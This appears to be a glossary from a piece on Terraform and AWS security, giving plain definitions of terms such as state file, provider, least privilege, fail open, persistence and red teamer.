- Constructor: The part of a program that creates an object and runs its setup code.
- DevOps: The practice of combining software development and IT operations, often with automation.
- DynamoDB: AWS's managed database service, often used to store Terraform state locks.
- EC2 instance: A virtual server in AWS.
- Fail open: A security control that allows access when it breaks, instead of blocking it.
- GCP: Google Cloud Platform, Google's cloud computing platform.
- Go: A programming language created by Google, used to write Terraform providers.
- GPU: Graphics Processing Unit, a chip good at heavy computation, often used for cryptocurrency mining.
- HTTP GET request: The basic request a browser makes to fetch a web page.
- Immutable image: A fixed copy of a system that cannot be changed, used to guarantee the same software every time.
- Infrastructure as code (IaC): Describing servers and networks in text files that tools can read and apply.
- JSON: A text format for structured data, using curly braces, square brackets and quoted names.
- KMS: Key Management Service, AWS's service for managing encryption keys.
- Kubernetes: A system for running and managing containers, a popular way to deploy software.
- Least privilege: Giving each user or system only the permissions it genuinely needs.
- MD5: An old fingerprinting algorithm with known weaknesses.
- OAuth: A standard way for one website to be granted access to your account on another site without sharing your password.
- Persistence: Keeping access to a system over time, even after reboots or clean-ups.
- Provider: A Terraform plugin that knows how to create and manage a particular kind of resource.
- Red teamer: A security tester who plays the role of an attacker to find weaknesses.
- Repository: A project folder, often hosted on a code-sharing site such as GitHub.
- Resource policy: A rule attached to a cloud resource saying who may access it and how.
- S3 bucket: A storage folder in AWS.
- Schema: A description of the structure of data, such as what settings a provider accepts.
- Source control: A system that stores versions of files and tracks changes over time.
- State file: Terraform's JSON record of what infrastructure has actually been deployed.
- State locking: A Terraform feature that stops two copies of Terraform changing the state at the same time.
- Subnet: A smaller network inside a larger one.
- Terraform: HashiCorp's infrastructure as code tool.
- Terraform Registry: The public catalogue of Terraform providers.
- VPC: Virtual Private Cloud, a private network inside AWS.
- Webhook: A service that records incoming requests so you can inspect them later.